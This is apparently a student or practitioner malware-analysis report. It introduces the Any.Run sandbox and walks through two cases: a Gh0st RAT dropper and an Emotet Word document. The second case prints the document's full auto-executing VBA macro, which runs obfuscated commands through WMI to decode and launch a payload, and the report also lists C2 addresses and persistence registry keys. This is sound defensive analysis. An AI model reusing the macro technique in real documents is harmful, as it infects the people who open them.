Any.Run Sandbox stands as a sophisticated and user-friendly online malware analysis service meticulously crafted for security professionals, incident responders, and malware analysts. This web-based platform offers a dynamic environment for executing and scrutinizing suspicious files and URLs securely. Through an interactive and intuitive interface, Any.Run enables users to run, observe, and analyze malware samples and URLs in real-time. Its capabilities span interactive execution, behavioral analysis, screenshot captures, and network traffic analysis, providing a comprehensive view of malware behavior. Operating in the cloud and utilizing virtualization technology, Any.Run ensures secure and accessible analysis experiences across diverse platforms. Notably, its interactive interface allows users to simulate user inputs and observe responses, while detailed behavioral logs and network traffic analysis aid in understanding malware actions. Furthermore, Any.Run's community-driven features foster collaborative analysis, allowing experts to share insights and collaborate on malware samples. Any.Run Sandbox's primary purpose lies in providing a seamless and interactive environment for malware analysis, offering real-time interaction, behavioral analysis, and visual evidence through screenshots. In essence, it stands as a pivotal tool for cybersecurity professionals, facilitating an intuitive and collaborative space to

dissect malware samples, gain crucial behavioral insights, and promote collective analysis within the security community.

Case Studies

First case

For the first case study, I downloaded a malware sample from "http://www.tekdefense.com/downloads/malware-samples/", this website offers real-world malware samples that have been gathered using honeypots; they are solely offered for instructional reasons.

To begin the analysis, we must first determine whether the executable we downloaded is packed using a packer (such as upx). To achieve this, we will utilize the Detect it Easy software. The REMnux Linux machine, where we will do our study, comes pre-installed with this utility and most of the other tools we will utilize. A packer is a tool used to compress malware's content. Attackers use packers to obfuscate malware's content; when a compressed executable is run, it will self-unpack and launch the original executable. This technique is employed to make it more difficult for us to analyze the malware's strings.



Figure 2: Detect it Easy

We see that this “0.exe” is packed with UPX packer and before we continue with our analysis, we must run the command “upx -d 0.exe” to unpack it.

Next, we must identify the file type, which is extremely important at it helps us identify the target OS and the corresponding architecture, an example of a windows executable file is the PE (Portable Executable) which can be in the form of .exe, .dll or other similar extension. To accurately identify a file type we need to analyze the file signature, this is to avoid false positives caused by the use of double extensions, the file signature exists on the file header, the PE files are represented by hexadecimal values of 4D 5A or MZ in the first 2 bytes, also PE programs have the notice “This program cannot run in DOS mode (Disk Operating System), the PE header begins at hex 50 45. An easy way to determine the executable is running the command “file <filename>”.

```
remnux@remnux:~/Downloads$ file 0.exe
0.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Figure 3: file command

A different way to identify the file is by running the command “exiftool <filename>” this command will not only determine the file but will also give us important metadata like who made the file, when it was made, the original name, language code, etc.

```
remnux@remnux:~/Downloads$ exiftool 0.exe
ExifTool Version Number         : 12.60
File Name                       : 0.exe
Directory                       : .
File Size                       : 73 kB
File Modification Date/Time     : 2013:01:11 15:16:08-05:00
File Access Date/Time           : 2023:11:14 10:59:20-05:00
File Inode Change Date/Time     : 2023:11:14 10:59:02-05:00
File Permissions                : -rw-rw-r--
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2011:03:22 11:36:10-04:00
Image File Characteristics      : No relocs, Executable, No line numbers, No symbols, 32-bit
PE Type                         : PE32
Linker Version                  : 6.0
Code Size                       : 0
Initialized Data Size           : 71680
Uninitialized Data Size         : 0
Entry Point                     : 0x15a2
OS Version                      : 4.0
Image Version                   : 0.0
Subsystem Version               : 4.0
Subsystem                       : Windows GUI
File Version Number             : 1.0.0.1
Product Version Number          : 1.0.0.1
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Windows NT 32-bit
Object File Type                : Executable application
File Subtype                    : 0
Language Code                   : Chinese (Simplified)
Character Set                   : Unicode
Comments                        :
Company Name                    : Sogou.com Inc.
File Description                : 搜狗拼音输入法 设置程序
File Version                    : 5.0.0.3787
Internal Name                   : SogouPY Config
Legal Copyright                 : ? 2010 Sogou.com Inc. All rights reserved.
Legal Trademarks                :
Original File Name              : Config.exe
Private Build                   :
Product Name                    : 搜狗拼音输入法
Product Version                 : 5.0.0.3787
Special Build                   :
```

Figure 4: exiftool command

A more manual way to identify the file is by running the command “hexedit <filename>” and searching for the hexadecimal values as seen below.



Figure 5: hexedit command

The next step is to analyze the strings, this is process of extracting readable characters and words from the malware, strings can give us valuable information about the malware functionality, malwares will usually contain useful strings in ASCII format and other random strings, also known as garbage strings, the types of strings we are looking for are: file names, URLs (Domains the malware connects to), IP addresses, Registry keys, windows functions, command that malware runs in PowerShell, other windows services. By running the command “strings -n 6 <filename>” we get all the strings that contain 6 characters and above.

```
remnux@remnux:~/Downloads$ strings -n 6 0.exe
!This program cannot be run in DOS mode.
DLLPath
SYSTEM\CurrentControlSet\Services\RemoteAccess\RouterManagers\Ip
c:\NT_Path.jpg
Glable__Wait
Advapi32.dll
CloseServiceHandle
RemoteAccess
%s%d.dll
My Win32
CloseHandle
FreeResource
WriteFile
CreateFileA
DeleteFileA
SizeofResource
LockResource
LoadResource
FindResourceA
GetModuleFileNameA
WaitForSingleObject
CreateEventA
GetProcAddress
LoadLibraryA
GetWindowsDirectoryA
GetTickCount
KERNEL32.DLL
RegisterClassA
LoadCursorA
LoadIconA
USER32.dll
GetStockObject
GDI32.dll
RegCloseKey
RegSetValueExA
RegOpenKeyA
RegCreateKeyExA
StartServiceA
ControlService
ChangeServiceConfigA
OpenServiceA
OpenSCManagerA
ADVAPI32.dll
sprintf
```

Figure 6: Strings

```
ProductName
SOFTWARE\Microsoft\Windows NT\CurrentVersion
%s%d%s
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C; .NET4.0E)
InternetOpenUrlA
InternetOpenA
InternetCloseHandle
WININET.dll
%d.%d.%d.%d
InternetReadFile
Mozilla/4.0 (compatible)
tur&rhijrivi/akn
kwur9*-qus/achfs,`lo.hs(vyv
Wfplhkcvd
Sn`ivd"Jluvp!Qaqsaaa%F`oa
Ud``qf"Lmttv$P`ztmfm!Fmpqmix
Todcp`"Omqww%Qcwtkbg!Fcq`qkcd
 QzqqmhSmlv _BhnaMdeg*oxf
HARDWARE\DESCRIPTION\System\CentralProcessor\0
capGetDriverDescriptionA
AVICAP32.dll
NetSubKey
Global\Net_%d
My Win32 Applaction
WIN32 Application
SeBackupPrivilege
SeRestorePrivilege
ServiceDll
%s\Parameters
SOFTWARE\%d
Net-Temp.ini
SYSTEM\CurrentControlSet\Services\
imgsvc
SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
\Parameters
%SystemRoot%\System32\svchost.exe -k imgsvc
Glable__Wait
c:\NT_Path.jpg
WinSta0\Default
Gh0st Update
ShellExecuteA
Shell32.dll
\syslog.dat
EnumWindows
user32.dll
```

Figure 7: Strings

The images above reveal several aspects, including registry keys and Windows functions such as WriteFile, CreateFileA, RegSetValueExA, and a command executed by the malware: svchost.exe -k imgsvc. By analyzing these elements, we can deduce the fundamental functionalities of the malware. It possesses the capability to modify registry key values, generate new registry keys, create files, and write data onto them. To delve deeper into its characteristics, we can extract the executable's hash using the command "md5sum <filename>" and leverage online tools like Virustotal or Hybrid-Analysis to determine if this malware has undergone prior analysis. In this instance, beyond the already identified functions such as registry key alterations, the executable establishes a connection with the DNS server 'www.wikiplum.com' at IP address '23.230.204.87.' Furthermore, it deposits a new PE executable in the form of a .dll and replicates its contents within a .jpg image file named 'FileName.jpg.' Most significantly, the malware initiates a remote access service, indicating its nature as trojan/spyware. Furthermore, the malware starts a process with this command 'C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS' where BITS (Background Intelligent Transfer Service) is used to download from or upload files to HTTP web servers. Subsequently, we will employ any.run to observe in real-time how the malware interacts with the system.

Upon analyzing the malware using any.run, it becomes evident that the primary actions performed by the PE executable involve dropping a new .dll file, a .jpg file, and altering two registry keys.



Figure 8: Registry Keys

The first modified registry key is associated with the IP Router Manager of the remote access service. In a malicious context, malevolent programs may manipulate this key to modify the DLL path for the Router Manager of the Remote Access service. This alteration allows the substitution of the legitimate DLL with a malicious one, granting unauthorized access to the system or enabling other malicious activities. Regarding the second registry key, within a malicious scenario, it could be utilized to adjust the

"imgsvc" value, directing it to a nefarious executable file, such as the one specified in the provided data, like "C:\Users\admin\AppData\Local\Temp\0.exe." This manipulation aims to compromise the legitimate imaging service, executing malicious code instead. This modification could be a component of a broader attack chain, where the malicious executable is designed to carry out unauthorized actions on the system or persistently maintain control over the compromised machine. Given that StiSvc is a service interacting with cameras, it is reasonable to deduce that this malware operates as a form of Trojan spyware.



Figure 9: Dll hash

By extracting the hash of the secondary DLL and utilizing the Hybrid-analysis tool, we observe that the malware establishes a connection to a host with IP '204.11.56.48' on port 9999 in the Virgin Islands (BRITISH). YARA signatures classify it as Gh0st RAT (Remote Access Trojan). Subsequent online threat intelligence research reveals that Gh0st RAT is a form of malicious software crafted to enable unauthorized access and control of a computer or network from a remote location. Remote Access Trojans (RATs) belong to a class of malware that empowers an attacker, often termed a "remote administrator," with control over the infected system, akin to physical access.

In summary, the initial PE executable functions merely as a dropper, releasing the authentic malware into the Windows system (the second .dll). It orchestrates system modifications, such as altering registry keys and initiating services, to facilitate the

execution of the actual malware. Additionally, it creates or duplicates the content of the second PE within a .jpg file, establishing persistence on the system or evading detection.

Second Case

The subsequent instance involves a Microsoft Word sample I obtained from the link "https://github.com/jstrosch/malware-samples/tree/master/maldocs". The initial step is to utilize the command "hexedit <filename>" to identify the .doc header, denoted as "D0 CF 11 E0," and then apply the "strings <filename>" command to locate crucial strings within the .doc file. Examination reveals the presence of executable commands embedded within the text of the Word file, along with indications of potential base64 encoding.



Figure 10: Strings

Further analysis uncovers a GET request to a DNS server, suggesting a possible download of the executable 'tmp_e473b4.exe.'



Figure 11: Strings

Lastly, the Word file is observed to interfere with a Kernel32 function and contains an OLE identifier. OLE, which stands for Object Linking and Embedding, is a Microsoft-developed technology enabling the creation and manipulation of objects that contain data from one application within another. In the realm of Microsoft Word, OLE facilitates the embedding or linking of objects, such as documents or images, from one document to another.



Figure 12: Strings

For in-depth examination, we will utilize OLEtools, a package of Python tools designed for the analysis of Microsoft OLE2 files (also known as Structured Storage, Compound File Binary Format, or Compound Document File Format). These files include Microsoft Office documents and Outlook messages and are primarily scrutinized for malware analysis, forensics, and debugging purposes. Initially, we employ the command "oleid <filename>" to scrutinize OLE files, identifying specific characteristics commonly associated with malicious files. Upon identification of suspicious VBA macros, further investigation is warranted. VBA macros, scripted in the Visual Basic for Applications (VBA) programming language, automate repetitive tasks in Microsoft Office applications like Excel, Word, Outlook, and Access.

```
remnux@remnux:~/Downloads$ oleid 2.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: 2.doc
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Author              |User                |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Figure 13: oleid

Following the tool's recommendation, we execute the "olevba <filename>" command, which provides us with the VBA macro code and any detected suspicious keywords, accompanied by brief descriptions.

```
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed      |
|Suspicious|create              |May execute file or a system command through |
|          |                    |WMI                                        |
|Suspicious|CreateObject        |May create an OLE object                   |
|Suspicious|Lib                 |May run code from a DLL                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                   |
+----------+--------------------+-------------------------------------------+
```

Figure 14: olevba

```
remnux@remnux:~/Downloads$ olevba 2.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: 2.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: 2.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
#If VBA7 Then
Private Declare PtrSafe Function Sleep Lib "Kernel32" (ByVal One As Long) As Long
#Else
Private Declare Function Sleep Lib "Kernel32" (ByVal One As Long) As Long
#End If
Private Ms13
Private One As String
Private Two As String
Private STP As String

Private Sub Document_Close()
    Form_Close
End Sub
Private Sub Form_Close()
    STP = Button_Click2(2, 16) + "Ksh1"
    Set Ms13 = CreateObject(Button_Click2(4, 22))
    One = Button_Click2(8, 16)
    Two = Button_Click2(6, 8)
    ActiveDocument.Range(Start:=0, End:=3561).Delete
    SaveAs3 ("xls"): SaveAs3 ("doc"):
    SetTask (One + " " + STP + ".xls " + STP + ".pdf"): Sleep 6000: SetTask (Two + " " + STP + ".pdf,In")
End Sub
Private Function Button_Click2(One As Long, Two As Long) As String
    Button_Click2 = Left(ActiveDocument.Paragraphs(One).Range.Text, Two)
End Function
Private Function Button_Click3(One As Long) As String
     Button_Click3 = Right(Range.Text, One)
End Function
Private Function SaveAs3(Formt As String)
    ActiveDocument.SaveAs2 FileName:=STP + "." + Formt, FileFormat:=wdFormatText
End Function
Private Function SetTask(Task As String)
    Ms13.create Task, Null, Null, act
End Function
```

Figure 15: VBA code

In summary, the code generates three files: .xls, .doc, and .pdf. The .xls and .doc files serve as encoded base64 payloads, decoded into the .pdf payload. This .pdf payload is designed to execute with the "In" entry point for DLL execution. Subsequently, we decode the payload and employ the Windows PEstudio tool for a comprehensive static analysis, this time focusing on the embedded executable.

Prior to examining the PE executable, it is crucial to grasp the PE header. This header holds essential information needed by the operating system for executing the executable. This data is valuable as it provides insights into the malware's functionality and its interactions with the OS. More precisely, the PE header encompasses vital details that the OS relies on for executing the executable, including the memory location where it should be loaded, the necessary libraries (dll) for loading, and the starting point of execution. The PE header structure have different sections:

- **MZ Header/DOS Header:** Defines the file as an executable binary.

- **DOS Stub (Program cannot be run in DOS mode):** Prints a message when run in DOS (Exists for compatibility)
- **PE File Header (Signature):** Defines the executable as a PE.
- **Image Optional Header:** Stores important information about the executable (e.g., the subsystem and the entry point)
- **Sections Table:** Instructions on how to load the executable into memory.
- **Sections:** Executable sections of code and data used by the executable.
    - .**code / .text**: Executable code
    - **.data**: Stores Data (R/W)
    - .**rdata**: Stores Data (Read only)
    - **.idata**: Stores the Import Table
    - **.edata**: Stores Export Data
    - **.rsrc**: Stores Resources (Strings, icons)

Utilizing the PEstudio tool for inspecting the DLL allows us to gather all the information manually obtained in REMnux (as illustrated earlier), including hashes, file headers, signatures, VirusTotal score, blacklisted imports, and libraries such as WININET.dll. The Windows Internet (WinINet) API, associated with WININET.dll, facilitates interaction with FTP and HTTP protocols for accessing Internet resources in applications. These functions adapt to evolving standards in underlying protocols, ensuring consistent behavior. However, the pivotal discovery in this case is the presence of an embedded file within the .rsrc section.



Figure 16: PEstudio

Upon dumping this section and revisiting PEstudio, it becomes apparent that it is a new PE executable containing the DOS stub. While VirusTotal flags it as malware, further investigation yields no additional findings. To gain a deeper understanding of its interaction with the Windows system, we proceed to execute the entire malware on any.run.

Upon executing the maldoc in any.run, we observe various processes being initiated. Initially, the document, employing VBA macros, decodes the first .dll in a PDF format and executes it through the rundll32.exe process with the In entry point. This dll, in turn, alters a system certificate to achieve persistence and evade security software. Additionally, it deposits a second PE executable embedded in the dll, named "tmp_e473b4.exe." Upon execution, this PE file initializes itself from another location, specifically "C:\Users\admin\AppData\Local\KBDHEB\deskadp.exe," utilizing Windows API. Subsequently, it establishes a connection with a command-and-control server, ultimately being identified by any.run as the EMOTET malware. EMOTET, originally conceived as a banking Trojan, aimed to infiltrate foreign devices, and secretly gather sensitive private data. Known for outsmarting basic antivirus programs, EMOTET operates like a computer worm, spreading within networks and attempting to compromise additional computers. Its primary vector of transmission is through spam emails containing malicious links or infected documents. Once the recipient opens the document or clicks the link, further malware is automatically downloaded onto their computer. These deceptive emails are meticulously crafted to appear authentic, leading many individuals to fall victim to EMOTET. First detected in 2014, EMOTET initially targeted customers of German and Austrian banks, compromising

login data. Over the years, it evolved from a banking Trojan into a Dropper, reloading malware onto devices responsible for actual system damage. In January 2021, a coordinated international effort led by Europol and Eurojust successfully disrupted the EMOTET infrastructure, accompanied by arrests in Ukraine. However, on November 14, 2021, new EMOTET samples surfaced, resembling previous bot code but employing a different encryption scheme using elliptic curve cryptography for command-and-control communications. These infections were delivered through TrickBot to previously infected computers, spreading via malicious spam emails containing macro-laden Microsoft Word and Excel files as payloads.

